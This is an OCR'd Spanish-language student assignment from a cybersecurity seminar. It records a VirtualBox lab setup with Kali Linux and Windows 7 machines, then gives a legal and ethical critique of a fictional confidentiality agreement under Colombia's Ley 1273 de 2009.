
Iniciamos kali con la clave estudiante y contraseña unad2020 y acedemos.

Figura 14 Ingreso al sistema kali seminario

Fuente: Propia

Se ingreso al sistema de kali Linux seminario

Figura 15 Ingreso al sistema kali seminario




Fuente: Propia

Se ingresa a la terminal de seminario de kali Linux

9.3 INSTALACIÓN DE WINDOWS X64


Figura 16 Servicio a importar de Windows 7 x64



Fuente: Propia

Se realiza la respectiva a importar Windows 7 x64 a la maquina virtualBox


Figura 17 preferencias de Windows 7 x64



Fuente: Propia

Aquí encontramos todas las máquinas virtuales que se van a importar a la maquina virtualBox


Figura 18 importando Windows 7 x64



Fuente: Propia

Se realiza la respectiva importación de Windows 7 x64 a la maquina virtualBox


Figura 19 instalación win 7x64



Fuente propia

Se verifica que se encuentre instalado en la maquina virtualBox

Figura 20 configuración de red win 7x64



Fuente propia


Se realiza la configuración de red como adaptador de puente, con modo promiscuo

Figura 21 inicio win 7x64

Fuente propia

Se inicia Windows que se encuentre funcionando

Figura 22 IP



Fuente propia


Ingresamos al administrador del sistema y verificamos la Ip de la máquina de win 7x64 IP. 192.168.10.11

Figura 23 importar servicio win7SE2020

Fuente propia

Se realiza la respectiva importación de WIN7SE2020 a la maquina virtualbox


Figura 24 importar servicio win7SE2020



Fuente propia

Se importo a la maquina virtualbox una vez culminado la importación


Figura 25 servicio win7SE2020 maquina virtualBox



Fuente propia

Se instalado correctamente el OVA en la maquina virtualBox


Figura 26 configuración de la red win7SE2020



Fuente propia

Se realiza la respectiva configuración de la red para Windows 7 SE2020


Figura 27 inicio win7SE2020



Fuente propia

Pagina inicial de Windows 7 SE2020 se inició correctamente en el sistema


Figura 28 inicio de IP



Fuente propia

Ingresamos a la administración de la máquina para averiguar la IP de la maquina y es, IP 192.168.10.10


Figura 29 ping win7se2020



Fuente propia

Se realiza el respectivo ping entre la maquina kali seminario y la maquina win7 SE2020 dado respuesta de que si hay conexión entre la máquina.


Figura 30 ping win7se2020x64



Fuente propia

Se realiza el respectivo ping entre la maquina kali seminario y la maquina win7 SE2020x64 dado respuesta de que si hay conexión entre la máquina.


Figura 31 ping ip 192.168.10.11



Fuente propia

Se realiza el respectivo ping entre maquina he indica qué hay conexión entre ellas

Figura 32 ping ip 192.168.10.10



Fuente propia

Se realiza el respectivo ping entre maquina he indica qué hay conexión entre ellas

9.4 ETAPA 2: ACTUACIÓN ÉTICA Y LEGAL

10 ¿UNA VEZ LEÍDO EL ANEXO 2 – ESCENARIO 2 Y EL ANEXO 3 - ACUERDO USTED LOGRA EVIDENCIAR ALGÚN PROCESO ILEGAL Y NO ÉTICO QUE SE ESTÉ ESTIPULANDO EN DICHO ACUERDO? DEBERÁ ARGUMENTAR SU RESPUESTA Y SEÑALAR LOS FRAGMENTOS ILEGALES DEL ANEXO ACUERDO EN CASO DE EXISTIR ALGUNA IRREGULARIDAD

Una vez leído el anexo 2 se evidencia que la empresa Hackers Security, no realiza un análisis al personal que va trabajar en la empresa, dejando un contrato sin revisar realizado por un abogado que ya no elabora para esta entidad y que salió de esta entidad por cosas ilícitas

Por esta razón la empresa Hackers Security puede estar incurriendo en delitos informáticos, en la cual se puede ir informando a las autoridades pertinentes para que se pongan en contacto con la empresa,

La empresa se está exponiendo que terceras personas que no laboran con la empresa tengan acceso a la información Hackers Security.

11 QUE EL PRESENTE ACUERDO SE REALIZA POR UN LADO ENTRE LA PARTE RECEPTORA DE LA INFORMACIÓN COMO INTEGRANTE DEL PROCESO DE SELECCIÓN DE PERSONAL, LUZ MARIELA TRIANA QUE PARA EL PRESENTE CASO ACTUAL COMO REVELADOR, GUARDA Y ADMINISTRADOS DE LA INFORMACIÓN DE PROPIEDAD DE HACKERS SECURITY

Clausula Primera. **Objeto:** en virtud del presente acuerdo de confidencialidad, la parte receptora, se obliga a no divulgar directa, indirecta, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios, autoridades legales, asesores o cualquier persona relacionada con ella, la información confidencial o sobre procesos ilegales dentro de Hackers Security no podrán ser divulgados.

Considero como experto en seguridad informática que la organización Hackers Security debe tener reserva de información confidencial con todos sus empleados pero que todo esté dentro de la ley colombiana y si se incurre en algún proceso ilegal pueda ser denunciado ante las autoridades competentes .

Esto se basa en la ley 1273 de 2009 en los artículos 269C Interceptación ilícita de datos informáticos, 269 F Violación de datos personales.

Clausula segunda, Definición de información confidencial parágrafo 2 Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, datos secretos como “datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos”.

La organización Hackers Security maneja grandes volúmenes de información pues es el producto de las actividades realizadas cada día de ofensa y defensa, pero importante recalcar que las actividades de chuzadas sin una orden judicial previa, interceptación de información y acceso abusivo a sistemas informáticos sin tener consentimiento legal al sistema que se quiere atacar es delito según la ley colombina, en los artículos a, Acceso abusivo a un sistema informático , Aprovechan debilidades en los procedimientos de seguridad en los sistemas informáticos, 269C Interceptación ilícita de datos informáticos, Obstruyen datos sin autorización legal, en un sitio de origen, en el destino o en el interior de un sistema informático

Clausula cuarta, parágrafo 3. No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros.

En base a la ley colombiana no denunciar ante las autoridades competentes actividades sospechosas de espionaje es delito y está en contra de la ética profesional que tenemos como especialistas en seguridad informática. Según en el artículo 269 H Circunstancias de agravación punitiva De la ley 1273.

Clausula cuarta, parágrafo 4. Abstenerse de denunciar y publicar la información confidencial e ilegal que conozca, reciba o intercambie con ocasión de las reuniones sostenidas.

En base a la ley colombiana Abstenerse de denunciar y publicar la información confidencial e ilegal está en contra de la ética profesional que tenemos como especialistas en seguridad informática pues toda práctica ilegal debe ser denunciada ante las autoridades y está a sujeto según la ley 1273 de 2009.

Clausula cuarta, parágrafo 8. Responder ante las autoridades competentes como responsable en caso de que la información se encuentre en su poder dentro de un proceso de allanamiento

En mi conocimiento es responsable directo el abogado se le notifica a responder por la información que tenga de Hackers Security que se encuentre en su poder, y así realizar el respectivo allanamiento

Clausula cuarta, parágrafo 9. La parte receptora se obliga a no transmitir, comunicar revelar o de cualquier otra forma divulgar total o parcialmente, pública o privadamente, la información confidencial o ilegal sin el previo consentimiento por escrito por parte de Hackers Security

Esta cláusula indica que en el momento desde que usted inicie un contrato con la empresa, no se debe divulgar información confidencial y legal, ni física ni remota con que le ocurra a la Hackers Security, a ninguna persona que no labore para la entidad. Está incurriendo en la ley 1273 de 2009 en el artículo 269 H Circunstancias de agravación punitiva numero 7 Utilizando como instrumento a un tercero de buena fe.

Clausula quinta, parágrafo 8. Obligaciones de la parte reveladora:
Son obligaciones de la parte reveladora: Octava. Solución de controversias: Las partes (Luz Mariela Triana– Hackers Security) se comprometen a esforzarse en resolver mediante los mecanismos alternativos de solución de conflictos cualquier diferencia que surja con motivo de la ejecución del presente acuerdo. En caso de que la información ilegal o confidencial sea encontrada en manos del receptor este

deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a Hackers Security

En caso de aceptar la oferta, la parte receptora se obliga a responder por la información que tenga de Hackers Security, y que se encuentre en su poder, en caso de que se realice una operación de allanamiento en contra de la parte receptora, hay que realizar las cosas legales y que no allá ningún inconveniente con la empresa Hackers Security, como lo indica la ley 1273 2009

Novena. Legislación aplicable: Este acuerdo se regirá por las leyes de la República de Colombia y se interpretará de acuerdo con las mismas.

Este punto es ambiguo porque en las cláusulas anteriormente mencionadas se habla de ilegalidad, procedimientos ilegales y ocultamiento de información a las autoridades, pero acá se indica que todo el acuerdo se regirá por las leyes de Colombia, y en el artículo 269h de la ley 1273 d 2009, esto puede ser con el fin de encubrir y aparentar falsamente la legalidad del documento, o por el contrario esto puede indicar que efectivamente el documento debe ser regido por la ley, con lo cual la parte receptora puede estar en libertad de denunciar en caso de evidenciar delitos informáticos a las autoridades competentes

12 SI LA RESPUESTA ES AFIRMATIVA Y USTED ENCONTRÓ ALGÚN PROCESO ILEGAL EN EL ANEXO 3 - ACUERDO DEBERÁ MENCIONAR QUE ARTÍCULOS DE LA LEY 1273 SE PODRÍAN VULNERAR EN DICHO ACUERDO Y ESPECIFICAR PORQUÉ VULNERA ARTÍCULOS DE LA LEY 1273

En razón de que se encontraron procesos ilegales y poco éticos en los anexos 2 – escenario 2 y el anexo 3 se mencionan a continuación algunos artículos de la ley 1273 que se vulneran en el acuerdo firmado por el estudiante y la organización Hackers Security

Ley 1273

- Artículo 269A Acceso abusivo a un sistema informático. Aprovechan debilidades en los procedimientos de seguridad en los sistemas informáticos, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes .[8]

[8] COLOMBIA. Ministerio de Tecnologías de la Información y las Comunicaciones. Ley 1273 de 2009 (04 enero 2009). Consultado el 28 de noviembre de 2020. Disponible en Internet: https://www.mintic.gov.co/portal/inicio/3705:Ley-1273-de-2009

- Artículo 269B Obstaculización ilegitima de sistema informático o red de telecomunicación Impiden el ingreso a su cuenta de correo electrónico, sin el debido consentimiento en forma ilegal Presión de 48 a 96 meses y multa de 100 a 1.000 salarios mínimos vigentes [9]

- Artículo 269I HURTO POR MEDIOS INFORMÁTICOS Y SEMEJANTES Manipulan un sistema informático, una red de sistemas eléctrico, u otro medio semejante o usuario Prisión de 3 a 8 años .[10]

- Artículo 269J TRANSFERENCIA NO CONSENTIDA DE ACTIVOS Transferencia no autorizada de cualquier activo en perjuicio de un tercero, en provecho propio, se denomina estafa electrónica Prisión de 48 a 120 meses y multa de 200 a 1.500 salarios mínimos vigentes.

13 ¿ EXISTIENDO PROCESOS POCO CONFIABLES EN EL ANEXO 3 – ACUERDO? ¿USTED COMO EXPERTO EN CIBERSEGURIDAD APLICARÍA A ESTE TRABAJO EN HACKERS SECURITY, DONDE LA ORGANIZACIÓN DISPONE DE UN SUELDO DE $15.000.000 DE PESOS COLOMBIANOS MENSUALES Y CONTRATO VITALICIO? DEBE ARGUMENTAR SU RESPUESTA YA SEA AFIRMATIVA O NEGATIVA Y TENER EN CUENTA EN LA ARGUMENTACIÓN LO QUE SE DISPONE EN COPNIA EN SU CÓDIGO DE ÉTICA PARA INGENIEROS

Revisando el acuerdo de trabajo con la empresa hackers security los términos y cláusulas que pueden estar en contra de la legalidad, no estoy de acuerdo ni aceptaría trabajar con ellos, se logra evidenciar que la empresa tiene problemas ilícitos y está incurriendo en una falta grave, tanto en la ley 1273 y si llegara aceptar estaría sobre mis principios y mi ética profesional, soy una profesional integra que valora y respeta su conocimiento como lo indica el código de ética el cual se apoya en la ley 842 de 2003 :

- Busca que los ingenieros, profesionales afines y auxiliares, actúen con compromiso y honestidad en aras de brindar a la ciudadanía un ejercicio ético de su profesión

